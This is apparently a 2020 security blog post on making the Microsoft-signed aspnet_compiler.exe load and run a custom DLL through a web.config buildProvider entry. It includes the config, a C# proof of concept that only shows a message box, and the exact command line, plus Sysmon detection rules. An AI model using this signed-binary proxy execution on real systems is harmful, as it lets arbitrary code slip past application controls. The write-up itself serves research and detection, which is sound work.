The Curious Case of Aspnet_Compiler.exe


AUGUST 1, 2020 ~ CPLSEC

Hey all,

This post will explore code execution with aspnet_compiler.exe. I'm going to outline how to use the Microsoft signed executable to load & execute a local DLL builder and quickly discuss defensive opportunities. However, before going further, I would like to thank Lee Kagan and Antonlovesdnb for looking at BringYourOwnBuilder from a defensive standpoint.

BringYourOwnBuilder


A couple of weeks ago I was poking around the Microsoft.NET directory and came across aspnet_compiler.exe. Naturally, *_compiler.exe is eyebrow raising, so I decided to take a look at the command-line options; quite a bit to drink in.



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>aspnet_compiler.exe -?
Microsoft (R) ASP.NET Compilation Tool version 4.8.4084.0
Utility to precompile an ASP.NET application
Copyright (C) Microsoft Corporation. All rights reserved.

Usage:
aspnet_compiler [-?] [-m metabasePath | -v virtualPath [-p physicalDir]]
                [[-u] [-f] [-d] [-fixednames] targetDir] [-c]
                [-x excludeVirtualPath [...]]
                [[-keyfile file | -keycontainer container]
                     [-aptca] [-delaySign]]
                [-errorstack]

-?            Prints this help text.
-m            The full IIS metabase path of the application. This switch cannot be combined with the -v or -p switches.
-v            The virtual path of the application to be compiled (e.g. "/MyApp"). If -p is specified, the physical path is used to locate the application.
              default site (under "/LM/W3SVC/1/Root"). This switch cannot be combined with the -m switch.
-p            The physical path of the application to be compiled. If -p is missing, the IIS metabase is used to locate the app. This switch must be combi
-u            If specified, the precompiled application is updatable.
-f            Overwrites the target directory if it already exists. Existing contents are lost.
-d            If specified, the debug information is emitted during compilation.
targetDir     The physical path to which the application is compiled. If not specified, the application is precompiled in-place.
-c            If specified, the precompiled application is fully rebuilt. Any previously compiled components will be re-compiled. This option is always ena
-x            The virtual path of a directory that should be excluded from precompilation. This switch can be used multiple times.
-keyfile      The physical path to the strong name key file.
-keycontainer Specifies a strong name key container.
-aptca        If specified, the strong-name assembly will allow partially trusted callers.
-delaysign    If specified, the assembly is not fully signed when created.
-fixednames   If specified, the compiled assemblies will be given fixed names.
-nologo       Suppress compiler copyright message.
-errorstack   Shows extra debugging information that can help debug certain conditions.

Examples:

The following two commands are equivalent, and rely on the IIS metabase. The compiled application is deployed to c:\MyTarget:
    aspnet_compiler -m /LM/W3SVC/1/Root/MyApp c:\MyTarget
    aspnet_compiler -v /MyApp c:\MyTarget

The following command compiles the application /MyApp in-place. The effect is that no more compilations will be needed when HTTP requests are sent to it:
    aspnet_compiler -v /MyApp

The following command does *not* rely on the IIS metabase, as it explicitly specifies the physical source directory of the application:
    aspnet_compiler -v /MyApp -p c:\myapp c:\MyTarget
```


```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:
```

Inspecting the command above with procmon gives the following results.




```
2:59:1...  aspnet_compile...  6228  CreateFile  C:\Users\cpl.INTERNAL\Desktop\asptest\web.config              NAME NOT FOUND
2:59:1...  aspnet_compile...  6228  CreateFile  C:\Users\cpl.INTERNAL\Desktop\asptest\web.config              NAME NOT FOUND
2:59:1...  aspnet_compile...  6228  CreateFile  C:\Users\cpl.INTERNAL\Desktop\asptest\web.config              NAME NOT FOUND
2:59:1...  aspnet_compile...  6228  CreateFile  C:\Users\cpl.INTERNAL\Desktop\asptest\bin                     NAME NOT FOUND
2:59:1...  aspnet_compile...  6228  CreateFile  C:\Users\cpl.INTERNAL\Desktop\asptest\App_GlobalResources     NAME NOT FOUND
```

While searching to get a better understanding of your typical web.config file, I eventually stumbled across this stackoverflow post which included one especially interesting element – buildProvider. To feel out this element further I used the following web.config file while again inspecting the result with procmon.




```xml
<?xml version="1.0"?>
<configuration>
    <system.web>
        <compilation debug="true">
            <buildProviders>
                <add extension=".wtf" type="BringYourOwnBuilder.GoHaveFun, BringYourOwnBuilder"/>
            </buildProviders>
        </compilation>
    </system.web>
</configuration>
```



```
4:34:1... aspnet_compile... 2052 CreateFile C:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder.dll                      PATH NOT FOUND
4:34:1... aspnet_compile... 2052 CreateFile C:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder\BringYourOwnBuilder.dll  PATH NOT FOUND
4:34:1... aspnet_compile... 2052 CreateFile C:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder.exe                      PATH NOT FOUND
4:34:1... aspnet_compile... 2052 CreateFile C:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder\BringYourOwnBuilder.exe  PATH NOT FOUND
```

Name	Date modified	Type
habssuck.wtf	7/29/2020 4:11 PM	WTF File

Seems like aspnet_compiler.exe is trying to use BringYourOwnBuilder.(dll|exe) to build the wtf file during compilation. The documentation page at Microsoft provided insight into the BuildProvider class and it's methods. The code execution opportunity came by overriding the GenerateCode method, proof of concept code as follows.




```csharp
using System;
using System.Web.Compilation;
using System.Windows.Forms;

namespace BringYourOwnBuilder
{
    0 references
    public class GoHaveFun : BuildProvider
    {
        0 references
        public override void GenerateCode(AssemblyBuilder assemblyBuilder)
        {
            MessageBox.Show("Bruins Stink. Leafs for the Cup.");
        }
    }
}
```

Running aspnet_compiler.exe with the following folder structure gives us a very true message box.

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:
c:\users\cpl.internal\desktop\asptest\web.config

c:\users\cpl.internal\desktop\asptest\App_Code\habssuck.wtf :)
c:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder.dll


asptest
Search asptest
Name
App_Code
bin
none
web.config
Command Prompt - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:\users\cpl.internal\desktop\asptest\ -f C:\users\cpl.in...
OK


```
C:\Users\cpl.INTERNAL\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:\users\cpl.intern
al\desktop\asptest\ -f C:\users\cpl.internal\desktop\asptest\none -u
Microsoft (R) ASP.NET Compilation Tool version 4.8.3761.0
Utility to precompile an ASP.NET application
Copyright (C) Microsoft Corporation. All rights reserved.
```

Bruins Stink. Leafs for the Cup.


On the Defensive

Fortunately, detecting this activity is quite simple. Since aspnet_compiler.exe is rarely executed, sysmon rules can be configured to generate events on process creation and network traffic generation.

```
<Sysmon schemaversion="4.22">
    <EventFiltering>
        <RuleGroup name="" groupRelation="or">
            <ProcessCreate onmatch="include">
                <Image condition="image">aspnet_compiler.exe</Image>
            </ProcessCreate>
        </RuleGroup>
        <RuleGroup name="" groupRelation="or">
            <NetworkConnect onmatch="include">
                <Image condition="image">aspnet_compiler.exe</Image>
            </NetworkConnect>
        </RuleGroup>
    </EventFiltering>
</Sysmon>
```



```
Process Create:
UtcTime: 2020-07-31 23:56:48.104
ProcessGuid: {722e8ab8-afc0-5f24-0000-001047334d00}
ProcessId: 1912
Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe
CommandLine: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe  -v none -p C:\users\cpl.internal\desktop\asptest\ -f C:\users\cpl.internal\desktop\asptest\none -u
CurrentDirectory: C:\Users\cpl.INTERNAL\Desktop\SysinternalsSuite\
User: INTERNAL\cpl
```



```
Network connection detected:
UtcTime: 2020-08-01 04:11:24.973
ProcessGuid: {722e8ab8-eb62-5f24-0000-0010f3dd8700}
ProcessId: 5196
Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe
User: INTERNAL\cpl
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.1.201
SourceHostname: INT-WKST01.INTERNAL.LOCAL
SourcePort: 49966
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 192.168.1.100
```

Related

Custom Stager – C# & PHP Payload
July 26, 2018

C2 Over RDP Virtual Channels
November 7, 2019

COM Hijacking for Lateral Movement
May 5, 2020
Liked by 1 person

POSTED IN UNCATEGORIZED

Published by cplsec

View all posts by cplsec

‹ PREVIOUS
COM Hijacking for Lateral Movement

Leave a comment

Archive

August 2020

May 2020

February 2020

November 2019

August 2019

July 2019

April 2019

March 2019

December 2018

October 2018

August 2018

July 2018

Navigation

Home

About

@cpl3h

Contact

Search ...

February 2018

January 2018

December 2017

November 2017

October 2017

July 2017

June 2017

May 2017